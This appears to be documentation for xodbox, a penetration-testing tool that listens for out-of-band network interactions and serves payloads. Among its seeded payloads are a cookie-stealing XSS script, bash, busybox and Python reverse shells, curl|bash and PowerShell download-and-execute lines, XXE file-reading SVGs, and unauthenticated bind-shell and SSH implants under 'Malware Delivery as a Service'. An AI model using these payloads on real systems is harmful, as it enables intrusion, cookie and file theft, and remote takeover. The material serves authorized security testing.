xodbox
Network interaction listening post
Docs :: Releases :: Code

Purpose
Quickly determine if an application reaches out to remote network based services. Easily create custom responses to test
how applications consume data from network sources.
Features
Multiple listening protocols:
Installation
Download a release from GitHub or use Go Install:
go install github.com/defektive/xodbox@latest
Configuration
./xodbox config -e > xodbox.yaml
Handler Configuration
Configuration information for each Handler is documented alongside it’s code in the handlers directory.
Notifier Configuration
Configuration information for each Notifier is documented alongside it’s code in the notifiers directory.
Server Usage
All the magic happens through configuration files in the handlers and notifiers.
Client Usage
When a client makes a connection to xodbox, the logic to respond will be processed by a Handler. Handlers are responsible for seeding their own default data.
Quick Start Guides
Linux
This little snippet will:
- Download and extract latest release from GitHub.
- Generate a new config file.
- create the static and payload directories used by the config file.
wget -q $(wget -q -O - https://api.github.com/repos/defektive/xodbox/releases/latest | grep -o "https:.*Linux_x86_64\.tar\.gz")
tar -xzvf xodbox*.tar.gz
./xodbox config -e | sed 's/^#\(\s*\(payload\|static\)_dir\)/ \1/g' > xodbox.yaml
mkdir -p static payloads/httpx
Docker GHCR
sudo docker run --rm -v `pwd`:/workspace --user 1000 ghcr.io/defektive/xodbox:latest
Docker alpine with downloaded release
Currently, we do not have any prebuilt Docker containers. However, you can just run a release with an Alpine container.
docker run \
  --rm \
  --expose 80 \
  -v `pwd`:/app \
  --workdir /app \
  -d alpine \
  ./xodbox serve
Feedback
I have an issue or feature request
Sweet! Open an issue to start the conversation.
Wait… I want the old node version
Really? ok we made a tag just for you.
https://github.com/defektive/xodbox/releases/tag/legacy-nodejs
1 - Xodbox CLI
Xodbox CLI Reference
Synopsis
A network interaction listening post.
- Quickly determine if an application interacts with network services.
- Easily create custom responses to interaction requests.
Options
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
  -h, --help            help for xodbox
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 4-Jul-2025
1.1 - Completion
Generate completion script
Synopsis
To load completions:
Bash:
source <(xodbox completion bash)

# To load completions for each session, execute once:
# Linux:
xodbox completion bash > /etc/bash_completion.d/xodbox
# macOS:
xodbox completion bash > /usr/local/etc/bash_completion.d/xodbox
Zsh:
# If shell completion is not already enabled in your environment,
# you will need to enable it.  You can execute the following once:
echo "autoload -U compinit; compinit" >> ~/.zshrc

# To load completions for each session, execute once:
xodbox completion zsh > "${fpath[1]}/_xodbox"

# You will need to start a new shell for this setup to take effect.
fish:
xodbox completion fish | source

# To load completions for each session, execute once:
xodbox completion fish > ~/.config/fish/completions/xodbox.fish
PowerShell:
xodbox completion powershell | Out-String | Invoke-Expression

# To load completions for every new session, run:
xodbox completion powershell > xodbox.ps1
# and source this file from your PowerShell profile.
xodbox completion [bash|zsh|fish|powershell]
Options
-h, --help help for completion
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
- xodbox - A network interaction listening post
Auto generated by spf13/cobra on 4-Jul-2025
1.2 - Config
generate/print config
Synopsis
generate/print config
Options
  -e, --embedded   Print the embedded config file
  -h, --help       help for config
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
- xodbox - A network interaction listening post
Auto generated by spf13/cobra on 4-Jul-2025
1.3 - Payload
Manage payloads.
Synopsis
manage payloads.
Options
-h, --help help for payload
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 4-Jul-2025
1.4 - Payload Dump
dump payloads.
Synopsis
dump payloads.
xodbox payload dump [flags]
Options
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
Auto generated by spf13/cobra on 4-Jul-2025
1.5 - Serve
Start xodbox server.
Synopsis
Start xodbox server.
Options
-h, --help help for serve
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
- xodbox - A network interaction listening post
Auto generated by spf13/cobra on 4-Jul-2025
1.6 - Update
Update xodbox to latest version
Synopsis
Update or check for updates.
The default update method is to download the latest release from GitHub.
Examples
# Update to latest version
xodbox update
# Use go install to update
xodbox update -g
# Download from a specific URL
# Not sure why anyone else would need this. I use it for quickly testing builds on different machines.
xodbox update -u http://10.0.0.2:8000/dist/xodbox_darwin_arm64/xodbox

# This is typically used after I run the following:
#	goreleaser release --clean --snapshot
#	python -m http.server
Options
  -C, --check        Check for update
  -f, --force        Force update, even if release is not newer
  -g, --go-install   Use go install instead of downloading release from GitHub
  -h, --help         help for update
  -u, --url string   URL to download from (force implies)
Options inherited from parent commands
      --config string   Config file path (default "xodbox.yaml")
      --debug           Debug mode
      --reset-db        Reset database
SEE ALSO
- xodbox - A network interaction listening post
Auto generated by spf13/cobra on 4-Jul-2025
2 - Handlers
Interaction handlers
Handlers are services that listen on ports and respond to requests.
2.1 - DNS
DNS Handler
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.Purpose
A DNS UDP listener that records every query it receives and answers
each one with a single A record. Useful for confirming out-of-band DNS
resolution from an application under test (e.g. SSRF, XXE, log4shell
flavoured probes).
Behaviour
- Listens on UDP at the configured
listener address. - For each incoming query, dispatches an
InteractionEvent whose
Details() reports the first non-empty question name. - Replies with an
A record pointing every name to default_ip,
regardless of the requested type. Non-A queries still receive the
forged A reply. - A future enhancement may store per-name records in the database;
today the handler is intentionally a single-answer reflector.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be DNS. |
listener | yes | — | Bind address, e.g. :53 or 0.0.0.0:5353. Requires CAP_NET_BIND_SERVICE for port 53. |
default_ip | yes | — | IPv4 string returned as the A record for every query. Invalid values yield empty responses. |
Operational notes
- The handler responds to every query, including ANY/AAAA/MX. Use a
filter at the notifier layer if you only care about specific names.
Stop() shuts the underlying *dns.Server down with the supplied
context as the drain deadline.
2.2 - FTP
FTP Handler
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.Purpose
An FTP listener that presents a fake directory tree to clients. Useful
for confirming out-of-band FTP fetches, picking up credential probes,
and observing what scanners look for. List/read/auth interactions are
emitted as InteractionEvents; no real files are served.
Behaviour
- Backed by
fclairamb/ftpserverlib. - Filesystem is an in-memory afero
MemMapFs seeded with the directory
paths listed in fake_dir_tree. Operators can probe the tree but
cannot write durable state. - Plaintext authentication is allowed; reads/writes/lists emit
fine-grained action events (
AuthSuccess, AuthFail, ListFiles,
FileOpen, FileRead, FileWrite, FileReadDir, FileDelete). - The bundled
SimpleServerDriver.AuthUser rejects every login
unless Credentials has been populated programmatically. The
current YAML schema does not expose Credentials; the default
behaviour is therefore “log the attempt and refuse”.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be FTP. |
listener | yes | — | Bind address, e.g. :21 or :2121 for unprivileged ports. |
server_name | no | FTP Server | Banner returned to clients in the 220 greeting. |
fake_dir_tree | no | test/old/fake,test/new/fake | Comma-separated paths created on the in-memory fs at startup. |
Events
| Action | Trigger |
|---|
AuthSuccess | A USER/PASS pair matched a configured credential. |
AuthFail | Authentication was rejected. |
Logout | Client disconnected after auth. |
ListFiles | Client issued LIST/NLST. |
FileOpen | Client opened a file (RETR/STOR). |
FileRead | Bytes read from a file. |
FileWrite | Bytes written to a file. |
FileReadDir | Directory enumeration. |
FileDelete | DELE command. |
Operational notes
- Plaintext credentials submitted to this handler should be considered
compromised; do not run it where users might accidentally type real
passwords into it.
Stop() calls the underlying FtpServer.Stop() (no context
deadline; ftpserverlib does not accept one).
2.3 - HTTPX
HTTPX Handler
Purpose
The primary HTTP/HTTPS listener. It serves user-defined payloads
keyed by URL pattern, hosts static assets, exposes a private JSON
API, and can transparently provision Let’s Encrypt certificates via
ACME-DNS-01. Every request produces an InteractionEvent so
out-of-band HTTP reach-out from an application under test can be
asserted against expected paths and headers.
Behaviour
- HTTP serves the bundled payload database (see
payload_db_seed.go
for the seeded set). Additional payloads can be loaded from a
watched directory via payload_dir; changes are picked up via
fsnotify and debounced into the database. - HTTPS mode activates when
tls_names is set; certmagic provisions
certificates via ACME-DNS-01 against the configured dns_provider.
Without dns_provider, HTTPS will fall back to HTTP-01 / TLS-ALPN
challenges, which require port 80/443 reachability from the
internet. - Bot suppression: clients that exceed 30 requests in any one-minute
bucket are marked as bots (
model.IsBot) and have their subsequent
events suppressed from notifier delivery. The bot threshold is not
configurable today. - The private API (mounted at
api_path) requires the header
Authorization: Token <api_token> on every request. An empty
api_token rejects all callers. - Embedded static assets ship at
/ixdbxi/.
Configuration
General
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be HTTPX. |
listener | yes | — | Bind address, e.g. :80 or :8080. |
static_dir | no | — | Directory served at /static/. Created on first start with mode 0750 if missing. |
payload_dir | no | — | Directory of *.md payload definitions. Watched at runtime; updates are upserted. |
api_path | no | — | URL path prefix to mount the JSON API on, e.g. /api. Normalised to leading/trailing slash. |
api_token | no | — | Bearer-style token required by the /private/* API routes. |
TLS / ACME
| Key | Required | Default | Notes |
|---|
tls_names | no | — | Comma-separated hostnames. Setting any value enables HTTPS via certmagic. |
acme_email | no | — | ACME account contact address. |
acme_accept | no | false | Must be the literal string "true" to accept the ACME provider’s terms of service. |
acme_url | no | — | ACME directory URL. Defaults to Let’s Encrypt production; use the staging URL for testing. |
dns_provider | no | — | One of namecheap or route53. Required for the DNS-01 challenge path. |
dns_provider_api_user | no | — | API user (namecheap only). |
dns_provider_api_key | no | — | API key (namecheap only). |
MDaaS (Malicious Daemon as a Service) cross-compile
These keys are baked into binaries served from the /build/<os>/<arch>/<program>
route. Only useful when payloads request a build.
| Key | Required | Default | Notes |
|---|
mdaas_log_level | no | — | One of NONE, INFO, WARN, ERROR, DEBUG. |
mdaas_bind_listener | no | — | Listener address baked into the built MDaaS binary. |
mdaas_allowed_cidr | no | — | CIDR allowed to connect to the built MDaaS binary at runtime. |
mdaas_notify_url | no | — | Webhook URL the built binary calls back to. |
Filters
The entire HTTP request (request line + headers + body) is fed to the
notifier filter regexps. To alert on a specific prefix:
filter: "(GET|POST|HEAD|DELETE|PUT|PATCH|TRACE) /myPrefix"
This would match:
https://test.example/myPrefixexamplehttps://test.example/myPrefix/examplehttps://test.example/myPrefix/asdasd/asdasd/asd/as/d
And would not match:
https://test.example/robots.txthttps://test.example/asd/myPrefix/example
Operational notes
Stop(ctx) shuts down whichever server pair Start booted: in HTTP
mode, the single *http.Server; in HTTPS mode, both the ACME
HTTP-01 challenge listener on :80 and the TLS listener on :443. The
payload-directory watcher goroutine (if payload_dir was set) is
also cancelled. ctx bounds how long in-flight requests have to
drain.- Sensitive operator keys (
api_token, dns_provider_api_key) end up
in the xodbox config file. Restrict that file’s permissions to 0600
and the running user.
Backlog
New features
Legacy functionality to be implemented
Legacy functionality that isn’t specific to a handler
2.3.1 - Default Payloads Seeds
seed data
Default payloads that come with xodbox.
2.3.1.1 - Default Header
Adds the default header to all HTTP responses.
Adds an HTTP header to all HTTP responses.
Example Request
curl -i http://xodbox.test/
Example Response
Server: BreakfastBot/1.0.0
2.3.1.2 - Redirect
HTTP Redirects
HTTP Redirects to the query parameter l using the query param s as the status code.
| What | Description | GET Parameters |
|---|
| Location | Location to redirect to | l |
| Status | HTTP status code | s |
Example Request
curl -i "http://xodbox.test/redir?l=https://github.com/defektive/xodbox&s=301"
Example Response
Location: https://github.com/defektive/xodbox
2.3.1.3 - Remote Address Reflector
A restrictive robots.txt
Simple robots txt to prevent indexing.
Example Request
curl http://xodbox.test/ip
Example Response
2.3.1.4 - Robots TXT
A restrictive robots.txt
Simple robots txt to prevent indexing.
Example Request
curl http://xodbox.test/robots.txt
Example Response
User-Agent: *
Disallow: /
2.3.1.5 - Build MDaaS
Build random binaries
2.3.1.6 - Inspect
Reflect back HTTP requests in various formats
Depends on an internal code
/inspect
Inspect or reflect the request back in various formats.
Examples
- http://localhost/inspect
- http://localhost/some/random/path/inspect.gif
2.3.1.7 - XSS HTML
Returns HTML that embeds xss-js
/jsc.html
Simple HTML to load simple JS Payload.
2.3.1.8 - XSS JavaScript
Returns JS that embeds an image back to xodbox
/jsc
Simple JS Payload. Useful form embedding or quickly copying and modifying for an XSS payload to prove execution and
exfil.
(function (){
    var s = document.createElement("img");
    document.body.appendChild(s);
    s.src="//{{.Request.Host}}/{{ .NotifyString}}/jscb?src="+window.location+"&c="+document.cookie;
})()
2.3.1.9 - Default Favicon
Redirects to the default logo.
Redirects to the embedded default logo, exposed via embedded fs.
Example Request
curl -i http://xodbox.test/favicon.ico
2.3.1.10 - Bash Reverse Shell
BusyBox Reverse Shell
Useful for reverse shells on busybox systems.
Example Request
Params
| Parameter | Default Value | Description |
|---|
| h | Client IP address | Host to connect to |
| p | 9091 | Port to connect to |
curl -i "http://xodbox.test/rsh/bash?h=10.10.10.10&p=9090"
Example Response
bash -i >& /dev/tcp/127.0.0.1/9091 0>&1
0<&196;exec 196<>/dev/tcp/127.0.0.1/9091 ; sh <&196 >&196 2>&196
/bin/bash -l > /dev/tcp/127.0.0.1/9091 0<&1 2>&1
2.3.1.11 - Bind Shell
Requires bind-shell in static dir
Build a bind shell implant for the specific platform and execute it.
Example Request
2.3.1.12 - BusyBox Reverse Shell
BusyBox Reverse Shell
Useful for reverse shells on busybox systems.
Example Request
Params
| Parameter | Default Value | Description |
|---|
| h | Client IP address | Host to connect to |
| p | 9091 | Port to connect to |
curl -i "http://xodbox.test/rsh/bb?h=10.10.10.10&p=9090"
Example Response
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 1111 >/tmp/f
2.3.1.13 - Detect platform
detect platform
Example Request
curl -i "http://xodbox.test/detect.sh"
This will curl the notification url with the detected values in the path.
2.3.1.14 - HTML IFrame With Request Params
Returns an HTML page with an iframe src to f query parameter
/ht
attempts to get whatever files is supplied via the f query parameter
2.3.1.15 - Open Graph
Embed request params in open graph elements.
Useful for unfurlers. Maybe we should merge this into inspect…
Example Request
curl -i "http://xodbox.test/unfurl"
Example Response
Location: https://github.com/defektive/xodbox
2.3.1.16 - Python Reverse Shell
Python Reverse Shell
Useful for reverse shells on busybox systems.
Example Request
Params
| Parameter | Default Value | Description |
|---|
| h | Client IP address | Host to connect to |
| p | 9091 | Port to connect to |
curl -i "http://xodbox.test/rsh/python?h=10.10.10.10&p=9090"
Example Response
import socket,os,pty;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("127.0.0.1",9091));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
pty.spawn("/bin/sh")
2.3.1.17 - Reverse Shell
Requires bind-shell in static dir
Build a reverse shell implant for the specific platform and execute it.
Example Request
curl xodbox/reverse.sh|bash
2.3.1.18 - Simple SSH
Simple SSH (requires build of simple ssh server in static dir)
Build an SSH server implant for the specific platform and execute it.
Example Request
2.3.1.19 - Simple SSH Service
Simple SSH Service (requires build of simple ssh server in static dir)
Build an SSH server implant for the specific platform and install it as a service, then start the service.
Example Request
2.3.1.20 - XSS Image Template
A text template for quickly embedding js execution hooks into pages the image tags
2.3.1.21 - XXE Callback
More XXE
XXE Callback used by xxe-system
2.3.1.22 - XXE DTD
More XXE
/dt
A vulnerable application for testing is in ../../../../cmd/xodbox-validator
/evil.dtd
dtd for use by others
2.3.1.23 - XXE SVG Hostname
Returns an SVG payload with XXE to get files
/sh
attempts to get /etc/hostname
SVG with XXE payloads
2.3.1.24 - XXE SVG Passwd
Returns an SVG payload with XXE to get files
/sp
attempts to get /etc/passwd
2.3.1.25 - XXE SVG Request Params
Returns an SVG payload with XXE to get files
/sv
attempts to get whatever files is supplied via the f query parameter
2.3.1.26 - XXE System
More XXE
/dt
A vulnerable application for testing is in ../../../../cmd/xodbox-validator
2.3.1.27 - Default Page
returns a simple page if nothing is matched
Adds an HTTP header to all HTTP responses.
Example Request
curl -i http://xodbox.test/
Example Response
2.3.1.28 - In Development Seeds
These seeds are not ready for production and may never be.
Seeds that are not tested or finished.
2.3.1.28.1 - Bind shell powershell
Requires bind-shell in static dir
iex ((New-Object System.Net.WebClient).DownloadString('http://xobox/bind.ps1'))
2.3.1.28.2 - Pipe Process List to Notifier
Simple script to pipe ps to the notification URL
Example Request
2.3.1.28.3 - WPAD
Returns a WPAD config file (Javascript).
WPAD Proxy. Not really useful at the moment. Should be more useful in the future
2.3.2 - Example Payloads
Examples
Default payloads that come with xodbox.
2.3.2.1 - List Payloads
List payloads
List Payloads
---
title: List Payloads
description: List payloads
weight: 1
pattern: /i-forgot-how-things-work$
is_final: true
data:
  headers:
    Content-Type: text/plain
  body: |
    Payloads

    {{ range .Payloads }}
    {{ .Pattern }} - {{ .Name }} [{{ .Type }}]
    {{ .Description }}

    {{ end }}
---
2.4 - SMTP
SMTP Handler
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.Purpose
An SMTP listener that accepts (and then discards) mail to confirm
out-of-band email delivery from an application under test. Every
SMTP verb produces a separate InteractionEvent so MAIL FROM, RCPT
TO, DATA, RSET, AUTH PLAIN, and QUIT all show up in the dispatch
stream.
Behaviour
- Backed by
emersion/go-smtp. AllowInsecureAuth = true — plaintext AUTH PLAIN is accepted on the
cleartext socket; every attempt is recorded as a PasswordAuth
event. Do not point clients carrying real credentials at this
handler.- A self-signed certificate is generated on startup for STARTTLS, with
a randomised 128-bit serial and the SAN
test.com. The certificate
is intentionally untrusted (see SECURITY.md)
— clients that accept it are the bug. - The DATA body is read but discarded; only the action is dispatched.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be SMTP. |
listener | yes | — | Bind address, e.g. :25, :587, or :1587 for unprivileged operation. |
Events
| Action | Trigger |
|---|
PasswordAuth | Client issued AUTH PLAIN. |
Mail | Client issued MAIL FROM. |
Rcpt | Client issued RCPT TO. |
Data | Client started DATA (body ignored). |
Reset | Client issued RSET. |
Logout | Session ended (QUIT or connection close). |
Operational notes
Stop(ctx) calls smtp.Server.Shutdown(ctx); in-flight sessions
get the context’s deadline to drain.- The handler’s
Debug field is currently wired to os.Stdout —
every SMTP exchange is echoed there in addition to being dispatched.
2.5 - SSH
SSH Handler
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.Purpose
An SSH listener that records every authentication attempt and then
rejects it. Useful for credential-stuffing telemetry and for
confirming out-of-band SSH reach-out from an application under test.
Behaviour
- Backed by
gliderlabs/ssh. - Both password and public-key auth callbacks dispatch an
InteractionEvent (PasswordAuth / KeyAuth) carrying the
attempting username and remote address. Both callbacks then return
false, so no session is ever established. - If a session were to open (it does not, by design), it would write
"This account is currently not available\n" and close. - A fresh host key is generated on first startup. The handler does
not currently expose host-key configuration.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be SSH. |
listener | no | :22 | Bind address. Use :2222 to avoid CAP_NET_BIND_SERVICE. |
Events
| Action | Trigger |
|---|
PasswordAuth | Client offered username:password. Submitted password is logged at debug. |
KeyAuth | Client offered a public key. Key type is logged at debug. |
Operational notes
- Every credential attempt that lands here is logged. Plaintext
passwords reaching the handler should be treated as compromised.
Stop(ctx) calls ssh.Server.Shutdown(ctx).
2.6 - TCP
TCP Handler
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.Purpose
A raw TCP listener that accepts every connection, reads anything the
client sends, and emits an event per chunk. Useful for confirming
out-of-band TCP reach-out from an application under test where the
client doesn’t speak a recognised application protocol.
Behaviour
- Listens on
tcp4 at the configured listener address. - One
Connect event per accepted connection. - One
DataRecv event per read() call from the client, carrying the
bytes that were actually read in RawData (Data()). Chunks are
copied before dispatch — slices are safe to retain across the
channel. - One
Disconnect event when the read loop exits (EOF, peer reset,
read error, or Stop()). - The handler never writes back to the client.
Configuration
| Key | Required | Default | Notes |
|---|
handler | yes | — | Must be TCP. |
listener | yes | — | Bind address, e.g. 127.0.0.1:9090. IPv6-only binds are not currently supported. |
Events
| Action | Trigger | Data payload |
|---|
Connect | Accepted a new connection. | none |
DataRecv | Bytes received from the client. | the chunk just read |
Disconnect | Read loop exited (EOF, error, or Stop). | none |
Operational notes
- The accept loop returns from
Start() cleanly when Stop() closes
the listener. In-flight handleConn goroutines drain naturally as
their peers close. Stop(ctx) ignores the context’s deadline — closing the listener is
immediate.
3 - MDaaS
Malware Delivery as a Service
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.Purpose
JIT malware compilation and delivery. Facilitate curl | bash deployments of various payloads.
Configuration
Ensure Golang is installed.
Things are still being created, documented, and fine-tuned.
3.1 - Bind Shell
Stupid Simple Bind Shell
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.Purpose
Bind to a port and serve a shell to clients
Configuration
None.
Current port is 4444. No auth :(.
Roadmap
Testing
Debug mode
go build -ldflags="-X main.listener=:8080 -X main.logLevel=DEBUG -X main.allowedCIDR=127.0.0.1/32" bind-shell.go
3.2 - Simple SSH Server
No password required! It’s that simple….
In development feature
This feature is in development. Please help make it awesome by providing feedback on your experience using it.Purpose
Quickly get SSH listening on a target machine.
Configuration
None.
Current port is 2222. No auth :(.
Roadmap
Testing
Debug mode
go build -ldflags="-X main.listener=:8080 -X main.logLevel=DEBUG -X main.allowedCIDR=127.0.0.1/32" simple-ssh.go
4 - Notifiers
Interaction notifiers
Notifiers are used to send notifications to external services or log interactions to the app log.
Filters
Each notifier will accept a filter configuration option. This option will be compiled into a golang regexp object. What it is executed against depends on the event it is executing against. For HTTPX events it will be the entire HTTP request. This would be a simple example of matching a specific path prefix (GET|POST|HEAD|DELETE|PUT|PATCH|TRACE) /x/.
Be sure to check each handler for mor information on what it’s event supplies for filter matching.
4.1 - App Log
Log to application log
Structured loggoing output
time=2025-02-26T14:57:03.838-07:00 level=INFO msg="InteractionEvent received" xodbox.pkg=github.com/defektive/xodbox/pkg/notifiers/app_log details="HTTPX: GET /l/face from 127.0.0.1:56407"
Configuration
| Key | Values |
|---|
| notifier | Must be app_log |
4.2 - Discord
Discord notification

Configuration
| Key | Values |
|---|
| notifier | Must be discord |
| url | Webhook URL |
| author | Username to appear in slack. (optional) d |
| author_image | Emoji code to use for user’s avatar. (optional) |
| filter | Golang regexp. |
4.3 - Slack
Slack notifications

Configuration
| Key | Values |
|---|
| notifier | Must be slack |
| url | Webhook URL |
| author | Username to appear in slack. (optional) |
| author_image | Emoji code to use for user’s avatar. (optional) |
| channel | Channel to post to, can be a user’s ID. (optional) |
| filter | Golang regexp. |
4.4 - Webhook
Generic HTTP Webhook
POSTs every event (or every event whose Data() matches filter) as
a JSON object to a configured URL. Slack and Discord notifiers share
this codepath under the hood.
Payload shape
{
  "RemoteAddr": "203.0.113.5",
  "RemotePort": 54321,
  "UserAgent":  "curl/8.0",
  "Data":       "DELETE /probe HTTP/1.1\r\nHost: ...",
  "Details":    "HTTPX: DELETE http://.../probe from 203.0.113.5:54321"
}
Configuration
| Key | Required | Default | Notes |
|---|
notifier | yes | — | Must be webhook. |
url | yes | — | Destination URL. Posted with Content-Type: application/json. |
filter | no | .* | Go regexp syntax. Tested against the event’s Data(); non-matches are dropped silently. |
Failure handling
- 2xx/3xx responses are treated as success.
- 4xx/5xx responses log an error but do not propagate one up to the
dispatcher (so a flaky webhook does not block other notifiers).
- Connection/transport failures (DNS, refused, timeout) propagate as
errors and are surfaced in the app log.
5 - xodbox-validator
validate xxe payloads
Purpose
To make sure XXE payloads are executing properly.
Usage